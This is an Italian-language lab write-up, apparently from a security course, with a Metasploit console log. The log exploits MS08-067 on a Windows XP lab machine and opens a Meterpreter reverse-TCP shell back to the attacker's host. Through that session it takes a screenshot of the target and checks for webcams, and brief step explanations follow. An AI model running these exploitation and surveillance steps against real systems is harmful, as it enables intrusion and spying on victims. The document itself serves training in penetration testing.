

```
msf6 > search MS08_067
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.200
RHOST => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.111
LHOST => 192.168.1.111
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.111:4444 -> 192.168.1.200:1035) at 2024-05-24 03:40:59 -0400

meterpreter > screenshot
[-] Unknown command: screenshot
meterpreter > screensho
[-] Unknown command: screensho
meterpreter > screenshot
Screenshot saved to: /home/kali/pTtAWbkK.jpeg
meterpreter > webcam list
[-] Unknown command: webcam
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Hacking Windows con Metasploit

Panoramica

Traccia: Hacking MS08-067 Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Obiettivi

1. Recuperare uno screenshot tramite la sessione Meterpreter.
2. Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Passaggi

I. Avvio metasploit

Con il comando `msfconsole` avviamo metasploit

II. Ricerca vulnerabilità


Con il comando `search MS08_067` andiamo a controllare se la vulnerabilità che ci interessa (MS08_067) è disponibile.

III. RHOST&LHOST

Andiamo a settare i nostri ip con il comando `set` e avviamo l'exploit

IV. Meterpreter

Una volta sulla macchina di meterpreter con il comando screenshot andiamo a fare lo screen della macchina interessata



V. webcam_list

Con questo comando andiamo a controllare le webcam aperte sulla macchina.